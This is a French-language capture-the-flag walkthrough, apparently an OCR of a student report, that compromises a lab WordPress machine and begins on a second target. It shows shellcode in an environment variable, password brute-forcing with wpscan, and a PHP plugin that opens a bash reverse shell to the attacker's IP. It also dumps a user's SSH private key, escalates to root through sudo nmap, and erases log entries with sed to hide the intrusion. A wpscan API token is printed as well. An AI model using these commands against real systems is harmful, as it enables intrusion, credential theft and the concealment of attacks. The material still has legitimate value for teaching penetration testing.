export SHHH=$(python -c 'print "\x31\xc0\x48\xbb\xd1\x9d\x96\x91\xd0\x8c\x97\xff\x48\xf7\xdb\x53\x54\x5f\x99\x52\x57\x54\x5e\xb0\x3b\x0f\x05"')


Puis ceci :

```
//https://stackoverflow.com/questions/40489161/why-this-piece-of-code-can-get-environment
-variable-address
#include <stdio.h>
#include <stdlib.h>
#include <string.h>

int main(int argc, char *argv[]) {
char *ptr;

if(argc < 3) {
printf("Usage: %s <environment variable> <target program name>\n", argv[0]);
exit(0);
}
ptr = getenv(argv[1]); /* get env var location */
ptr += (strlen(argv[0]) - strlen(argv[2]))*2; /* adjust for program name */
printf("%s will be at %p\n", argv[1], ptr);
}
```

Ce sera tout pour la piste pastebin, ces deux trouvailles seront probablement utiles à l'avenir (ou pas…), analysons à présent le serveur http :



Rien d'intéressant, sauf dans le code source révélant un message :




Il est donc dit que le site a déjà été piraté, et que des informations de connexion ont déjà été divulguées dans le web de surface, message d'Anonymous.

Des informations que nous garderons en stock et peut être relatives à nos trouvailles précédentes, effectuons une recherche des répertoires courant sur le serveur au moyen de la commande *gobuster dir -u http://192.168.1.11 -w /usr/share/dirb/wordlists/common.txt* :

```
┌──(kali㉿kali)-[~]
└─$ gobuster dir -u http://192.168.1.19 -w /usr/share/dirb/wordlists/common.txt
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://192.168.1.19
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/dirb/wordlists/common.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/.hta                (Status: 403) [Size: 277]
/.htaccess           (Status: 403) [Size: 277]
/.htpasswd           (Status: 403) [Size: 277]
/index.html          (Status: 200) [Size: 243]
/server-status       (Status: 403) [Size: 277]
Progress: 4614 / 4615 (99.98%)
===============================================================
Finished
===============================================================
```

Mais aucun répertoire caché contenu dans le dictionnaire utilisé, essayons avec le potentiel nom de répertoire trouvé sur Pastebin :



Et nous trouvons un blog plutôt intéressant, trois informations importantes sont données, le nom d'utilisateur du2c, le fait que wordpress soit utilisé pour faire fonctionner ce site et d'autre noms d'utilisateurs :

Recent Comments


- buddy guy on Crosscut Saw
- erdal komurcu on Ode to Security
- charles brown on Ode to Security

Tentons donc de trouver de potentiels répertoires cachés dans ce répertoire caché au moyen de la commande *gobuster dir -u http://192.168.1.19/239a54d2be3eb203bd126825d4a31052 -w /usr/share/dirb/wordlists/common.txt* :

```
┌──(kali㉿kali)-[~]
└─$ gobuster dir -u http://192.168.1.19/239a54d2be3eb203bd126825d4a31052 -w /usr/share/dirb/wordlists/common.txt
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://192.168.1.19/239a54d2be3eb203bd126825d4a31052
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/dirb/wordlists/common.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/.hta                (Status: 403) [Size: 277]
/.htaccess           (Status: 403) [Size: 277]
/.htpasswd           (Status: 403) [Size: 277]
/index.php           (Status: 301) [Size: 0] [--> http://192.168.1.19/239a54d2be3eb203bd126825d4a31052/]
/wp-admin            (Status: 301) [Size: 348] [--> http://192.168.1.19/239a54d2be3eb203bd126825d4a31052/wp-admin/]
/wp-content          (Status: 301) [Size: 350] [--> http://192.168.1.19/239a54d2be3eb203bd126825d4a31052/wp-content/]
/wp-includes         (Status: 301) [Size: 351] [--> http://192.168.1.19/239a54d2be3eb203bd126825d4a31052/wp-includes/]
Progress: 4614 / 4615 (99.98%)
/xmlrpc.php          (Status: 405) [Size: 42]
===============================================================
Finished
===============================================================
```

Et nous trouvons donc les fichiers wp-admin, wp-content et wp-includes. Accédons-y donc !


La page wp-admin contient une page ressemblant à ceci :



A noter que nous remplacerons toujours rt007.run par l'adresse IP de la machine cible.

Effectuons un scan du domaine wordpress au moyen de la commande *wpscan --url http://192.168.1.19/239a54d2be3eb203bd126825d4a31052 --enumerate vp --api-token 7tSVkDUbaatIXEa34TaJXRV26a23Rv6NAvhaWNWMJLg*, à noter que le token api est généré automatiquement lorsque l'on se connecte sur le site de wpscan, et qu'ils sont limités à 25 par jour :


Beaucoup de failles seront trouvées, tentons de trouver un utilisateur au moyen de la commande *wpscan --url http://192.168.1.19/239a54d2be3eb203bd126825d4a31052 --enumerate u --api-token 7tSVkDUbaatIXEa34TaJXRV26a23Rv6NAvhaWNWMJLg* :




Et nous trouvons un utilisateur nommé albert, tentons de brute-forcer son mot de passe avec le dictionnaire rockyou.txt au moyen de la commande *wpscan --url http://192.168.1.19/239a54d2be3eb203bd126825d4a31052 --usernames albert --passwords /usr/share/wordlists/rockyou.txt --api-token 7tSVkDUbaatIXEa34TaJXRV26a23Rv6NAvhaWNWMJLg* :

```
[!] Valid Combinations Found:
 | Username: albert, Password: scotland1
```

Et nous finissons par trouver le mot de passe d'albert qui est donc scotland1, connectons nous donc :




Et nous avons accès à la page d'administration de wordpress :



Nous pouvons donc ajouter notre plugin de reverse shell, sachant que voici le code php de celui-ci (à noter que mettre son nom dans un plugin sensé être illégalement inséré n'est pas la chose la plus intelligente à faire):

```
<?php
/*
Plugin Name: BOUGHLEM Bilel Reverse Shell
Description: C'est ce plugin qui nous permettra d'avoir un shell avec un utilisateur ordinaire (plus ou moins).
*/
exec('/bin/bash -c "bash -i >& /dev/tcp/192.168.1.14/6666 0>&1"');
?>
```

Nous pouvons donc activer le plugin :



Pendant que nous mettons notre machine attaquante en écoute sur son port 6666 avec la commande *nc -lvnp 6666* :

```
┌──(kali㉿kali)-[~]
└─$ nc -lvnp 6666
listening on [any] 6666 ...
connect to [192.168.1.14] from (UNKNOWN) [192.168.1.19] 56832
bash: cannot set terminal process group (506): Inappropriate ioctl for device
bash: no job control in this shell
www-data@rt007:/var/www/html/239a54d2be3eb203bd126825d4a31052/wp-admin$
```

Nous sommes donc dans la machine cible ! Déplaçons nous dans celle-ci :

```
www-data@rt007:/home$ ls -ali
ls -ali
total 12
     2 drwxr-xr-x  3 root  root  4096 Jun 18  2021 .
     2 drwxr-xr-x 18 root  root  4096 Dec 17  2020 ..
129281 drwxr-xr-x  3 alice alice 4096 Jun 18  2021 alice
www-data@rt007:/home$ cd alice
cd alice
www-data@rt007:/home/alice$ ls -ali
ls -ali
total 28
129281 drwxr-xr-x 3 alice alice 4096 Jun 18  2021 .
     2 drwxr-xr-x 3 root  root  4096 Jun 18  2021 ..
129289 lrwxrwxrwx 1 root  root     9 Jun 18  2021 .bash_history → /dev/null
129284 -rw-r--r-- 1 alice alice  220 Dec 17  2020 .bash_logout
129283 -rw-r--r-- 1 alice alice 3526 Dec 17  2020 .bashrc
129282 -rw-r--r-- 1 alice alice  807 Dec 17  2020 .profile
129285 drwxr-xr-x 2 alice alice 4096 Dec 17  2020 .ssh
129291 -r-------- 1 alice alice   33 Jun 18  2021 user.txt
www-data@rt007:/home/alice$ cat user.txt
cat user.txt
cat: user.txt: Permission denied
```

Il semblerait qu'il faille être alice pour pouvoir lire le contenu de user.txt, nos droits d'exécution et lecture sur le dossier .ssh sont notre seule piste…


Nous avons donc copié-collé le contenu de id_rsa dans un fichier nommé id_rsa_alice dans la machine attaquante dont nous nous servirons pour nous connecter en tant qu'elle :

```
www-data@rt007:/home/alice/.ssh$ cat id_rsa
cat id_rsa
-----BEGIN OPENSSH PRIVATE KEY-----
b3BlbnNzaC1rZXktdjEAAAAABG5vbmUAAAAEbm9uZQAAAAAAAAABAAABFwAAAAdzc2gtcn
NhAAAAAwEAAQAAAQEAv/HVquua1jRNOCeHvQbB1CPsqkc6Y2N25ZpJ84H7DonP9CGo+vO/
gwHV7q4TsCfCK67×8uYoAOydIlIU6gwF17CpXydK52FxFfteLc0h9rkUKs8nIFxbxXBv8D
IiUwhtVTEy7ZcEYEBeC40LPhBB3/70NiTRHFXP0kOWCXLUZYrSwzpq+U+45JkzkrXYZUkL
hbHOoNFzVZTUESY/sO6/MZAGGCI2SytaIerWUiDCJB5vUB7cKuV6YwmSJw9rKKCSKWnfm+
bwAXZwL9iv+yTt5OiaY/81tzBC6WbbmIbdhibjQQS6AXRxwRdv7UrA5ymfktynDl4yOwX3
zO1cz4xK+wAAA8hn0zMfZ9MzHwAAAAdzc2gtcnNhAAABAQC/8dWq65rWNE04J4e9BsHUI+
yqRzpjY3blmknzgfsOic/0Iaj687+DAdXurhOwJ8IrrvHy5igA7J0iUhTqDAXXsKlfJ0rn
YXEV+14tzSH2uRQqzycgXFvFcG/wMiJTCG1VMTLtlwRgQF4LjQs+EEHf/vQ2JNEcVc/SQ5
YJctRlitLDOmr5T7jkmTOStdhlSQuFsc6g0XNVlNQRJj+w7r8xkAYYIjZLK1oh6tZSIMIk
Hm9QHtwq5XpjCZInD2sooJIpad+b5vABdnAv2K/7JO3k6Jpj/zW3MELpZtuYht2GJuNBBL
oBdHHBF2/tSsDnKZ+S3KcOXjI7BffM7VzPjEr7AAAAAwEAAQAAAQAWggBBM7GLbsSjUhdb
tiAihTfqW8HgB7jYgbgsQtCyyrxE73GGQ/DwJtX0UBtk67ScNL6Qcia8vQJMFP342AITYd
bqnovtCAMfxcMsccKK0PcpcfMvm0TzqRSnQOm/fNx9QfCr5aqQstuUVSy9UWC4KIhwlO6k
ePeOu3grkXiQk3uz+6H3MdXnfqgEp0bFr7cPfLgFlZuoUAiHlHoOpztP19DflVwJjJSLBT
8N+ccZIuo4z8GQK3I9kHBv7Tc1AIJLDXipHfYwYe+/2×1Xpxj7oPP6gXkmxqwQh8UQ8QBY
dT0J98HWEZctSl+MY9ybplnqeLdmfUPMlWAgOs2/dxlJAAAAgQCwZxd/EZuDde0bpgmmQ7
t5SCrDMpEb9phG8bSI9jiZNkbsgXAyj+kWRDiMvyXRjO+0Ojt97/xjmqvU07LX7wS0sTMs
QyyqBik+bFk9n2yLnJHtAsHxiEoNZx/+3s610i7KsFZQUT2FQjo0QOEoobALsviwjFXI1E
OsTmk2HN82rQAAAIEA7r1pXwyT0/zPQxxGt9YryNFl2s54xeerqKzRgIq2R+jlu4dxbVH1
FMBrPGF9razLqXlHDaRtl8Bk04SNmEfxyF+qQ9JFpY8ayQ1+G5kK0TeFvRpxYXrQH6HTMz
50wlwX9WqGWQMNzmAq0f/LMYovPaBfwK5N90lsm9zhnMLiTFcAAACBAM3SVsLgyB3B5RI6
9oZcVMQlh8NgXcQeAaioFjMRynjY1XB15nZ2rSg/GDMQ9HU0u6A9T3Me3mel/EEatQTwFQ
uPU+NjV7H3xFjTT1BNTQY7/te1gIQL4TFDhK5KeodP2PsfUdkFe2qemWBgLTa0MHY9awQM
j+//Yl8MfxNraE/9AAAADmZyZWRkaWVAdm1ob3N0AQIDBA==
-----END OPENSSH PRIVATE KEY-----
```


Nous nous connectons au moyen de la commande *ssh -i id_rsa_alice alice@192.168.1.19* :

```
┌──(kali㉿kali)-[~]
└─$ ssh -i id_rsa_alice alice@192.168.1.19
@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@
@         WARNING: UNPROTECTED PRIVATE KEY FILE!          @
@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@
Permissions 0644 for 'id_rsa_alice' are too open.
It is required that your private key files are NOT accessible by others.
This private key will be ignored.
Load key "id_rsa_alice": bad permissions
alice@192.168.1.19's password:
```

Ou pas, il ne faut pas oublier de restreindre les droits sur le fichier id_rsa_alice au moyen de la commande *chmod 600 id_rsa_alice*, puis nous tentons à nouveau la connexion :



Et c'est beaucoup mieux ainsi. Nous pouvons donc lire le contenu du fichier user.txt :



Le premier flag est donc 08a07bdccd99c10d3b9e084bca7db072.

7.2 - Obtention du second flag

Que peut faire alice ? Nous le saurons au moyen de la commande *sudo -l* qui listera les commandes qu'elle peut effectuer avec des privilèges de superutilisateur :

```
alice@rt007:~$ sudo -l
Matching Defaults entries for alice on rt007:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User alice may run the following commands on rt007:
    (root) NOPASSWD: /usr/bin/nmap
```

Une combinaison des trois commandes qui sont connues et répertoriées en ligne (GTFO Bins) permettent d'utiliser nos privilèges sur nmap pour obtenir un shell de superutilisateur :

TF=$(mktemp)
echo 'os.execute("/bin/sh")' > $TF
sudo nmap --script=$TF

Sachant que rapidement expliquées, ces commandes vont exploiter une fonctionnalité avancée de nmap permettant d'exécuter des scripts personnalisés :

TF=$(mktemp) va créer un fichier temporaire sécurisé et stocker son chemin dans la variable TF.

echo 'os.execute("/bin/sh")' > $TF va écrire le code Lua os.execute("/bin/sh") dans le fichier temporaire. Ce code, lorsqu'il est exécuté, ouvre un shell (/bin/sh).

sudo nmap --script=$TF va lancer nmap avec le fichier temporaire comme script. Nmap exécute alors le contenu du script (le code Lua), ce qui provoque l'ouverture d'un shell :

```
alice@rt007:~$ TF=$(mktemp)
alice@rt007:~$ echo 'os.execute("/bin/sh")' > $TF
alice@rt007:~$ sudo nmap --script=$TF
Starting Nmap 7.70 ( https://nmap.org ) at 2024-12-10 11:45 CST
NSE: Warning: Loading '/tmp/tmp.G09GjJrxx8' -- the recommended file extension is '.nse'.
# 
```

Nous pouvons donc lire le fichier flag root.txt :

```
# root
# # root.txt
# 4ea0839303760b96431f491bfd983589
```

Et le second flag est donc 4ea0839303760b96431f491bfd983589.

7.3 - Suppression des traces

C'est le dossier /var/log qui contient la majorité des traces de nos actions, la commande *ls -lt* nous permettra d'afficher en triant les fichier en fonction de leur date de dernière modification, découvrons donc quels fichiers nous devons modifier :

```
# # total 916
-rw-r----- 1 root adm    4025 Dec 10 11:45 auth.log
-rw-r----- 1 root adm    2288 Dec 10 11:39 daemon.log
-rw-r----- 1 root adm    3515 Dec 10 11:39 syslog
-rw-rw-r-- 1 root utmp 292292 Dec 10 11:32 lastlog
-rw-rw-r-- 1 root utmp  12288 Dec 10 11:32 wtmp
-rw-rw---- 1 root utmp   1152 Dec 10 11:23 btmp
drwxr-xr-x 2 root root   4096 Dec 10 09:46 proftpd
-rw-r----- 1 root adm       0 Dec 10 09:41 debug
-rw-r----- 1 root adm       0 Dec 10 09:41 kern.log
-rw-r----- 1 root adm     147 Dec 10 09:41 messages
-rw-r----- 1 root adm  188073 Dec 10 09:41 messages.1
-rw-r----- 1 root adm   86166 Dec 10 09:41 daemon.log.1
-rw-r----- 1 root adm  321794 Dec 10 09:41 syslog.1
drwxr-xr-x 2 root root   4096 Dec 10 09:41 apt
-rw-r--r-- 1 root root      0 Dec 10 09:41 dpkg.log
drwxr-x--- 2 root adm    4096 Dec 10 09:41 apache2
-rw-r--r-- 1 root root      0 Dec 10 09:41 alternatives.log
-rw-r----- 1 root adm    7390 Dec 10 09:41 auth.log.1
-rw-r----- 1 root adm  216555 Dec 10 09:41 kern.log.1
-rw-r----- 1 root adm   28653 Dec 10 09:41 debug.1
-rw-r--r-- 1 root root   3197 Jun 18  2021 dpkg.log.1
-rw-r--r-- 1 root root   4165 Jun 18  2021 alternatives.log.1
-rw-rw---- 1 root utmp      0 Dec 17  2020 btmp.1
drwx------ 2 root root   4096 Dec 17  2020 private
```

Et pour vider les fichiers de seulement nos actions, nous les modifions en supprimant les lignes contenant Dec 10 au moyen de la commande *sed -i '/^Dec 10/d' nomdufichier*.

Ce sont donc tous les fichiers ayant comme date de dernière modification Dec 10 que nous modifiions de la sorte, sauf wtmp et btmp auxquels nous ne touchons pas.

Quand aux dossiers proftpd, apt et apache2, nous observons qu'il n'y a pas besoin de modifier apt qui ne contient que des fichiers vides, quant à apache2, nous utiliserons la même commande que précédemment sauf que l'argument de début de ligne pour la suppression sera [Tue Dec 10 au lieu de Dec 10. Et pour proftpd, nous observons qu'il faut totalement vider les fichiers proftpd.log et xferlog, chose faite au moyen de la commande *echo -n > fichier*.

Et enfin, nous n'oublions pas de supprimer la preuve la plus contrainte étant le plugin de reverse shell.

Nous avons donc obtenu les deux flags puis supprimé les traces d'intrusion ou même d'activité suspecte (nmap et gobuster par exemple) sur la machine cible.

Machine 8

8.1 - Obtention du premier flag


Nous commençons par effectuer un nmap pour connaître l'adresse IP de la machine cible :

```
Nmap scan report for 192.168.50.249
Host is up (0.0017s latency).
```

Obtenons plus d'informations sur la cible avec la commande *nmap -A 192.168.50.249* :

```
┌──(kali㉿kali)-[~]
└─$ nmap -A 192.168.50.249
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-12-12 09:14 +04
Nmap scan report for 192.168.50.249
Host is up (0.0012s latency).
Not shown: 998 closed tcp ports (conn-refused)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0)
| ssh-hostkey:
|   2048 de:b5:23:89:bb:9f:d4:1a:b5:04:53:d0:b7:5c:b0:3f (RSA)
|   256 16:09:14:ea:b9:fa:17:e9:45:39:5e:3b:b4:fd:11:0a (ECDSA)
|_  256 9f:66:5e:71:b9:12:5d:ed:70:5a:4f:5a:8d:0d:65:d5 (ED25519)
80/tcp open  http    Apache httpd 2.4.38 ((Debian))
|_http-server-header: Apache/2.4.38 (Debian)
| http-cookie-flags:
|   /:
|     PHPSESSID:
|_      httponly flag not set
| http-title: Lot Reservation Management System
|_Requested resource was /lot/
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 7.44 seconds
```

Et service ssh et un service http donc, commençons par analyser ce dernier :



